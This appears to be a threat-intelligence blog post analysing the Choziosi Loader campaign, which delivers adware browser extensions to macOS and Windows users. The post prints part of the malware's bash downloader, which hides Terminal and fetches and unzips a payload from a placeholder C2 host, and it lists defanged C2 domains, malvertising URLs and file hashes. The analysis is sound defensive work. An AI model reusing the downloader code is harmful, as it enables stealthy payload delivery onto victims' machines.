

Choziosi Loader Analysis

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Default


Cancel

Choziosi Loader: Multi-platform campaign delivering browser extension malware

In January 2022 a new malware campaign delivering chrome extensions was [identified by @x3ph1](#). Originally this malware was named *ChromeLoader* and *CS_Installer* due to observed scheduled task names and filename. In February 2022 after some additional activity [GDATA named this malware family Choziosi Loader](#).

Recently I revisited this threat actor and identified that Choziosi Loader is still actively targeting **Mac OS users and Windows users**. Furthermore Choziosi Loader delivers both malicious **Chrome extensions and Safari extensions**.

Campaign Overview




Mac OS Choziosi Loader Variant

In March of 2022 variants of Choziosi Loader targeting Mac OS users were uploaded to VirusTotal. Two recent examples of Choziosi Loader targeting Mac OS users are:

- Your File Is Ready To Download.dmg
 - 121300cd7050da8a1debf684f03ba05a

- Star Wars Battlefront 2 [Xbox Classic].dmg
 - a5625269e2d817258ad60044f853040e95d58b47

These downloads prompt the user to run malware titled “Application Installer”.



Persistence & Payload Delivery

Recent Choziosi Loader samples have been observed delivering Safari extensions as well as Chrome extensions. Two recent example installer scripts are:

- /Volumes/Application Installer/SafariInstaller.command
 - 98e0e2863f411c6d2b7a5acabc9f234f
- /Volumes/Application Installer/ChromeInstaller.command
 - 08dc5ad1b6cc00e129526b9054a06e4e

In this code snippet the threat actor command and control is funbeachdude[.]com. For the sake of this blog i've replaced value that with example_c2_server.com within the example.

Example: Downloader component

```
1      #!/bin/bash
2
3      osascript -e 'tell application "Terminal" to set visible of front window to false'
4
5      BPATH="/private/var/tmp"
6      IPATH=$(uuidgen)
7
8      EXISTS=`launchctl list | grep "chrome.extension"`
9      SUB=chrome.extension
10     if [[ "$EXISTS" == *"$SUB"* ]]; then
11         exit 0
12     fi
13
14     status_code=$(curl --write-out %{http_code} --head --silent --output /dev/null https://example_c2_server.com/
```

```
15     if [[ "$status_code" = 200 ]] ; then
16         curl -s https://example_c2_server.com/archive.zip > $BPATH/$IPATH.zip /dev/null
17     else
18         exit 0
19     fi
20
21     sleep 1
22     XPATH=$(uuidgen)
23     unzip -o $BPATH/$IPATH.zip -d $BPATH/$XPATH &> /dev/null
24     cd $BPATH/$XPATH
25
```

The second half of the downloader script establishes persistency by appending plist data to the following locations:

- Safari Extensions:
 - /Library/LaunchAgents/com.extension.pop.plist
- Chrome Extensions:
 - /Library/LaunchAgents/com.chrome.extensionsPop.plist

Payload Analysis: Browser Extensions


The final objective of this malware family is to install a browser extension that perform adware injection. By hunting on VirusTotal for files dropped by the .dmg installers I was able to find 16 recent ChoziosiLoader extensions.

The main component of the extension is an obfuscated file named *background.js*. This file is minified and encodes some stings with unicode. I leveraged the following cyberchef recipe to quickly analyze the JavaScript function present in *background.js*:

```
1     [
2         { "op": "JavaScript Beautify",
3           "args": ["\\t", "Auto", true, true] },
4         { "op": "Unescape Unicode Characters",
5           "args": ["\\u"] },
6         { "op": "Regular expression",
7           "args": ["User defined", "function.*", true, true, false, false, false, false, "List matches"] },
8         { "op": "Sort",
9           "args": ["Line feed", false, "Alphabetical (case sensitive)"] },
10        { "op": "Unique",
11          "args": ["Line feed", false] }
12    ]
```


JavaScript functions of interest:

- function analytics(g, A) {
- function getAd() {
- function getWithExpiry(s) {
- function handleExtensionResp(B) {
- function handleInstalledExtensions(K) {
- function openAd() {



Looking at the JavaScript closer while [cross referencing the analysis by GDATA](#), we can conclude that this recent version of Choziosi is performing recurring webrequests for advertising and analytics updates.

```
1 chrome[I7.n0(+ '96')][I7.f0('42' - 0)](I7.n0('97' >> 32), {
2     delayInMinutes: + '1.1',
3     periodInMinutes: + '180'
4 });
5 chrome[I7.f0('96' | 0)][I7.n0('42' * 1)](I7.f0(+ '44'), {
6     delayInMinutes: + '5',
7     periodInMinutes: + '30'
8 });
```

IOCs

Installer Packages

- b5299e2413104b4b034ea8eeca0c9c74
 - Your File Is Ready To Download (6).dmg
- d6c317db29bb1ae07393e907d85d6fc5
 - Parallels Desktop Business Edition v17.1.2.51548.dmg
- e3419bc93be8f385714d0970f0175d17
 - Your File Is Ready To Download (1).dmg
- 430c83f15bb5a769dd99c094bb89460e
 - Your File Is Ready To Download.dmg
- c219e8b59c8c98e962d28942799902e5
 - Download from Zippyshare [226 MB].dmg
- 91ad76c368bc3c6c0d8c65a2a5234ac1
 - Your File Is Ready To Download.dmg
- 0a2a70d618d85067359813849dcec49d

- Your File Is Ready To Download.dmg
- 02e0745a7c6a2a71d9698b67565ab2c9
 - nature_beautiful_short_video_720p_hd (2).dmg
- 0a80192cb1f31ef0a9d48932510f6956
 - MEGA Nicky Gile..txt.dmg
- f0d2f196641475d32fc693408276bbaf
 - File_ BattleBlock Theater.zipdmg
- 0a18fedce42f4f3199a53351dbb516d9
 - Star Wars Battlefront 2 [Xbox Classic].dmg
- 121300cd7050da8a1debf684f03ba05a
 - Your File Is Ready To Download.dmg
- aa87459333436eb4743e9d04ab4596b8
 - File_ Bloons.TD.6.v30.2.5032.zipdmg
- e0de995d9d4c395c741f9a5e00f9517f
 - Nestle.zip.dmg
- 6d92ff0d3d8b71c4ab874357691f2d97
 - PGOOnline_Textbook_ANSWERS.pdf.dmg
- 5ed2d89e9d05054beeebcf4a7928c4a3
 - Your File Is Ready To Download.dmg
- 6b21699f37ff383fb76a6112f2cdd400
 - Your File Is Ready To Download.dmg
- 504dc8de41fa942ed7c174b6111c0a0d
 - primordial.exe.dmg
- 97f1f83a0b89078815c537bcce41988d
 - [NEW] Shindo Life Script Hack GUI _ Auto Farm _....dmg
- fd1aced8d4abc14f8b7db3d2f27260ff
 - Roblox LuaU executor.dmg
- f129ba4a71ae3900bcf423ef7ed36629
 - Refunding Mentorship - Version 1.7.rar (1).dmg
- f90a4f01c6a411849e8a6f8ba095a79e
 - Your File Is Ready To Download.dmg
- 01d2c774ff0e62fdc48e72d0e643bfa5
 - Your File Is Ready To Download
- db5dc933158fc078c4383f8b4aca40ed
 - Your File Is Ready To Download.dmg
- 231a5f0b8cb2c9d00cc9f0bd2abb52be
 - Your File Is Ready To Download

Persistence Scripts

- 409fa7b1056bef4b3c6dc096d583c784
 - /Volumes/Application Installer/ChromeInstaller.command
- 3826683a0bef0db1d05c513f75fd8f91

- /Volumes/Application Installer/ChromeInstaller.command
- 0f561838f84712622af0fc75267fc4ed
 - /Volumes/Application Installer/SafariInstaller.command
- d0b0b87b68f6a93b8d1ca79afdc72e9d
 - /Volumes/Application Installer/ChromeInstaller.command
- 9c385255dcff360d39ca1992381634b8
 - /Volumes/Application Installer/SafariInstaller.command
- 09176b26b7e5683079d87c2ef1de757a
 - SafariInstaller.command
- 91e5f9a599ab8078545988ecf7a93a51
 - /Volumes/Application Installer/ChromeInstaller.command
- 9efee5f3f1bf4422ae1f74cc98f4fa34
 - /Volumes/Application Installer/ChromeInstaller.command
- a2e3dd6316556f51be5dddd01fac8d58
 - /Volumes/Application Installer/ChromeInstaller.command
- b67845f90fac96fe1339f890682ec572
 - /Volumes/Application Installer/ChromeInstaller.command
- 5f8e41b663cc77f0a364f4c57bafc7f9
 - /Volumes/Application Installer/ChromeInstaller.command
- f0229ff91258a5a370b9e9ae5ac92f69
 - /Volumes/Application Installer/SafariInstaller.command
- 0a59769bf69481db464c43a3ce65d039
 - /Volumes/Application Installer/ChromeInstaller.command
- 98e0e2863f411c6d2b7a5acabc9f234f
 - /Volumes/Application Installer/SafariInstaller.command
- be81b596d84350d0d55fb5f28514a243
 - /Volumes/Application Installer/ChromeInstaller.command
- 3c8226b24f3197cbdca5b811e9627a0e
 - /Volumes/Application Installer/SafariInstaller.command
- 90195a912807bd27e413001755210998
 - /Volumes/Application Installer/ChromeInstaller.command
- 8724955c260a3b6aa61ca52a2e9a1fc4
 - /Volumes/Application Installer/ChromeInstaller.command
- 3b6c81eac226274ca6fdd98b688a9d15
 - /Volumes/Application Installer/ChromeInstaller.command
- 239d5148370fb74a2e6afb276e2438b6
 - /Volumes/Application Installer/SafariInstaller.command
- 89867c4e2243faddb8e4004dcb8aee2d
 - /Volumes/Application Installer/ChromeInstaller.command
- 746cf2d6f71aa8ed5405abf2ba8b82bf
 - /Volumes/Application Installer/ChromeInstaller.command
- 979381a3df54ea9db90308cde4ba4aca

- /Volumes/Application Installer/ChromeInstaller.command
- 859b78f3b7c1a6888eed6e63f3d081e4
 - /Volumes/Application Installer/SafariInstaller.command
- ce163bd544fc7bbf1ccaf9ff80c0a21f
 - /Volumes/Application Installer/ChromeInstaller.command
- 5b46680db17ff396e7250307964c9969
 - /Volumes/Application Installer/ChromeInstaller.command
- 8c3e85a06704767fc7f47b1f9efe41c7
 - /Volumes/Application Installer/ChromeInstaller.command
- 2129c5e739575951c33c8f69a3418815
 - /Volumes/Application Installer/ChromeInstaller.command
- c6b952b2410ab86c126216d302bc3e5a
 - /Volumes/Application Installer/ChromeInstaller.command
- aa1a0458653a0fd5621267109bcc5d6e
 - /Volumes/Application Installer/ChromeInstaller.command
- c105df325566c8b374649c74d35908d4
 - SafariInstaller.command
- 6986f8348b7fab32560198704510f8a6
 - /Volumes/Application Installer/ChromeInstaller.command
- 1305ee449cc0230c98e4e1301da81698
 - /Volumes/Application Installer/ChromeInstaller.command
- f0229ff91258a5a370b9e9ae5ac92f69
 - /Volumes/Application Installer/SafariInstaller.command
- 08dc5ad1b6cc00e129526b9054a06e4e
 - /Volumes/Application Installer/ChromeInstaller.command
- 31d6365366646a4674225700422920a3
 - /Volumes/Application Installer/ChromeInstaller.command
- 421b03d5b3f8136c7b959c560c074767
 - /Volumes/Application Installer/ChromeInstaller.command

Browser Extension Payloads

- 18b8ab327177cbde47867694d3d7acb93c83237d2418271f1020fe943760c026
- 23f30fa4e9fe3580898be54f8762f85d5098fd526a51183c457b44822446c25a
- 276f4008ce6dcf867f3325c6b002950cbd0fdb5bf12dc3d3afb1374622820a4e
- 309c87b34966daecd05c48b787c3094eed85b5f23ec93b20fc9c9cbf8ff9b586
- 47c65ef4d6b0ffe7109c588e04575dcf05fdf3afe5796078b4f335cb94c438b7
- 502a8d1e95c21b5dc283ef4877ca2fe2ba41570bd813c47527fca2fb224d5380
- 5e6b5a9c0849db8ca0696a16c882d6945a62e419bd646f23d4d00533bbe9bca5
- 6e0cb7518874437bac717ba1888991cee48dfaca4c80a4cbbbe013a5fe7b01a6
- 83cf9d2244fa1fa2a35aee07093419ecc4c484bb398482eec061bcbfbf1f7fea
- 87f0416410ac5da6fd865c3398c3d9012e5488583b39edacd37f89bc9469d6a9
- c6a68fac895c0b15d5cbbba63f208e5b0a6f3c1d2382b9465375d1794f447ac5

- c7aedc8895e0b306c3a287995e071d7ff2aa09b6dac42b1f8e23a8f93eee8c7a
- d374ef30aa17f8bad0fb88d0da47f4038669c340d4c7fc2ff6505b07c17fdf65
- dfc90f64139b050cf3c72d833e1a7915af1bd689ece7222b9ac2c8426a0bfd0a
- 9a5be852afef127b5cbe3af23ef49055677b07bcaca1735cf4ad0ff1e8295ccb

ChoziosiLoader C2 Domains:

- ableawid[.]com
- airplanegoobly[.]com
- baganmalan[.]com
- balljoobly[.]com
- balokyalokd[.]com
- boogilooki[.]com
- bookimooki[.]com
- carfunusme[.]com
- carmoobly[.]com
- chairtookli[.]com
- chookiebooki[.]com
- choopinookie[.]com
- ckgrounda[.]com
- computermookili[.]com
- dubifunme[.]com
- dudesurfbeachfun[.]com
- exkcellent[.]com
- funbeachdude[.]com
- ketobepar[.]com
- kooblniplay[.]com
- letfunhapeme[.]com
- lookiroobi[.]com
- lookitoogi[.]com
- madorjabl[.]com
- malanbagam[.]com
- mokkilooki[.]com
- myeducatio[.]com
- nakasulba[.]com
- ndinterper[.]com
- ndworldwi[.]com
- nookiespooti[.]com
- oempafnyfi[.]com
- saveifmad[.]com
- siwoulukdli[.]com
- slootni[.]com
- sonalskills[.]com

- [tabletoobly\[.\]com](http://tabletoobly[.]com)
- [toogimoogi\[.\]com](http://toogimoogi[.]com)
- [toukfarep\[.\]com](http://toukfarep[.]com)
- [uiremukent\[.\]com](http://uiremukent[.]com)
- [ukrawinrusyes\[.\]com](http://ukrawinrusyes[.]com)
- [utfeablea\[.\]com](http://utfeablea[.]com)
- [voobmijump\[.\]com](http://voobmijump[.]com)
- [xoomitsleep\[.\]com](http://xoomitsleep[.]com)
- [yalfnbagan\[.\]com](http://yalfnbagan[.]com)
- [yalokmalos2\[.\]com](http://yalokmalos2[.]com)
- [yescoolservermate\[.\]com](http://yescoolservermate[.]com)
- [yourretyeq\[.\]com](http://yourretyeq[.]com)

Recent Malvertizing ChoziosiLoader Distribution URLs:

- [pontymonti\[.\]com/?tid=952736](http://pontymonti[.]com/?tid=952736)
- [iminatedm\[.\]com/?tid=952736](http://iminatedm[.]com/?tid=952736)
- [tookimookin\[.\]com/?tid=952736](http://tookimookin[.]com/?tid=952736)
- [hemicalcov\[.\]com/?tid=952736](http://hemicalcov[.]com/?tid=952736)
- [ernedassiu\[.\]com/?tid=952736](http://ernedassiu[.]com/?tid=952736)
- [lamagamabanma\[.\]com/?tid=952736](http://lamagamabanma[.]com/?tid=952736)
- [ainoutweil\[.\]com/?tid=952736](http://ainoutweil[.]com/?tid=952736)
- [amajorinrye\[.\]com/?tid=952736](http://amajorinrye[.]com/?tid=952736)
- [announcem\[.\]com/?tid=952736](http://announcem[.]com/?tid=952736)
- [ationwindon\[.\]com/?tid=952736](http://ationwindon[.]com/?tid=952736)
- [bamagalalama\[.\]com/?tid=952736](http://bamagalalama[.]com/?tid=952736)
- [bamagalalama\[.\]com/?tid=952736//](http://bamagalalama[.]com/?tid=952736//)
- [bambluagamgona\[.\]com/?tid=952736](http://bambluagamgona[.]com/?tid=952736)
- [bookhogookhi\[.\]com/?tid=952736](http://bookhogookhi[.]com/?tid=952736)
- [bookljlihooli\[.\]com/?tid=952736](http://bookljlihooli[.]com/?tid=952736)
- [briolenpro\[.\]com/?tid=952736](http://briolenpro[.]com/?tid=952736)
- [cangomamblu\[.\]com/?tid=952736](http://cangomamblu[.]com/?tid=952736)
- [cessfultra\[.\]com/?tid=952736](http://cessfultra[.]com/?tid=952736)
- [chookamookla\[.\]com/?tid=952736](http://chookamookla[.]com/?tid=952736)
- [choonamoona\[.\]com/?tid=952736](http://choonamoona[.]com/?tid=952736)
- [ddenknowl\[.\]com/?tid=952736](http://ddenknowl[.]com/?tid=952736)
- [dingcounc\[.\]com/?tid=952736](http://dingcounc[.]com/?tid=952736)
- [eavailand\[.\]com/?tid=952736](http://eavailand[.]com/?tid=952736)
- [edconside\[.\]com/?tid=952736](http://edconside[.]com/?tid=952736)
- [edstever\[.\]com/?tid=952736](http://edstever[.]com/?tid=952736)
- [emblyjustin\[.\]com/?tid=952736](http://emblyjustin[.]com/?tid=952736)
- [eningspon\[.\]com/?tid=952736](http://eningspon[.]com/?tid=952736)
- [erdecisesgeorg\[.\]info/?tid=952736](http://erdecisesgeorg[.]info/?tid=952736)

- [ernedassiu\[.\]com/?tid=952736](#)
- [erokimooki\[.\]com/?tid=952736](#)
- [fooogimooogin\[.\]com/?tid=952736](#)
- [galmoonaloona\[.\]com/?tid=952736](#)
- [gexcellerno\[.\]com/?tid=952736](#)
- [ghtdecipie\[.\]com/?tid=952736](#)
- [hemicalcov\[.\]com/?tid=952736](#)
- [hoolibadullli\[.\]com/?tid=952736](#)
- [horiticaldist\[.\]fun/?tid=952736](#)
- [iminatedm\[.\]com/?tid=952736](#)
- [kookichoopi\[.\]com/?tid=952736](#)
- [lamagamabanma\[.\]com/?tid=952736](#)
- [lidibidiredi\[.\]com/?tid=952736](#)
- [likomokiowoki\[.\]com/?tid=952736](#)
- [lookofookomooki\[.\]com/?tid=952736](#)
- [loopychoopi\[.\]com/?tid=952736](#)
- [luublimaluulo\[.\]com/?tid=952736](#)
- [luulibaluli\[.\]com/?tid=952736](#)
- [luulibaluli\[.\]com/?tid=952736=3](#)
- [mambkooocango\[.\]com/?tid=952736](#)
- [mamblubamblua\[.\]com/?tid=952736](#)
- [mesucces\[.\]top/?tid=952736](#)
- [miookiloogif\[.\]com/?tid=952736](#)
- [moekyepkd\[.\]com/?tid=952736](#)
- [mokklachookla\[.\]com/?tid=952736](#)
- [montikolti\[.\]com/?tid=952736](#)
- [mooginnumit\[.\]com/?tid=952736](#)
- [motoriesm\[.\]com/?tid=952736](#)
- [mworkhovd\[.\]com/?tid=952736](#)
- [nkingwithea\[.\]com/?tid=952736](#)
- [ntconcert\[.\]com/?tid=952736](#)
- [nuumitgoobli\[.\]com/?tid=952736](#)
- [olivedinflats\[.\]space/?tid=952736](#)
- [opositeass\[.\]com/?tid=952736](#)
- [redibidilidi\[.\]com/?tid=952736](#)
- [rokitokijoki\[.\]com/?tid=952736](#)
- [sopertyvalua\[.\]com/?tid=952736](#)
- [tokijokoloki\[.\]com/?tid=952736](#)
- [tookimookin\[.\]com/?tid=952736](#)
- [undencesc\[.\]com/?tid=952736](#)
- [undencesc\[.\]com/?tid=952736/](#)
- [vehavings\[.\]biz/?tid=952736](#)

- vementalc[.]xyz/?tid=952736
- yabloomambloo[.]com/?tid=952736
- ystemgthr[.]com/?tid=952736

File Names Observed in Malvertizing URLs:

- Krunker.io Hacks
- Orc Massage Free Download (v02.08.2022)
- How to Make \$1000's a Week with Torrents
- The Sims 4 Free Download (v1.86.166.1030)
- .Berserk
- 1440x900 Cool Texture Background. Abstract Text...
- 2022.03.03_Shipping_Full_Build_1.zip
- 85KVALOHIT.txt
- AOMEI Backupper Free Download
- Adobe Illustrator 2022 Free Download
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- Anger Management
- Batman: Arkham Origins
- BeamNG.drive Free Download (v0.24.1.2.13546)
- CSGOHack V6
- Call of Duty: Black Ops 4 Free Download
- Call of Duty: WWII Free Download (Multiplayer)
- Chihiro Himukai Always Walks Away Free Download
- Complete the steps to proceed
- Cuphead Free Download (v1.2.4)
- DOWNLOAD
- DOWNLOAD FILE – HOUSE PARTY.ZIP

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- DaHood script: How to use GS21 Alt Control

• Delta	Using Roblox Executors To Destroy Gamer...
---------	--

- Download BSL v8.1.01
- Download Sildur's Vibrant
- Download CIA (USA)
- Download Factorio v1.1.53 build 59373 OnLine
- Download MADNESS: Project Nexus
- Download Nintendogs Cats (Europe) (En,Fr,De,E...
- Download Now
- Download PSX Bios – Playstation PS1 Bios (SCPH1...

- Download Pokemon Alpha Sapphire (USA) (En,Ja,Fr...
- Download RedHat Shaders v33.1
- Download Sea of ..Thieves 2.109.1300.2 Update...
- Download Super Mario Sunshine
- Download The Forest v1.12-ENZO OnLine
- Download WITHOUT torrent (dstudio)
- Download Wurst v7.21 MC1.18.2
- Download Wurst v7.22 MC1.17.1
- Download Wurst v7.22 MC1.18.2
- EBOOK REVOLUT I3ARKET (170\$)-Formation Rev...
- Episode 7
- Escape Dungeon 2
- Explore Scripts
- EyeMonster.rar
- FL Studio 20 Free Download
- Fatima
- File Information
- File: 007.Nightfire.v5.99.zip ...
- File: 2022.03.03_Shipping_Full_Build_1.zip ...
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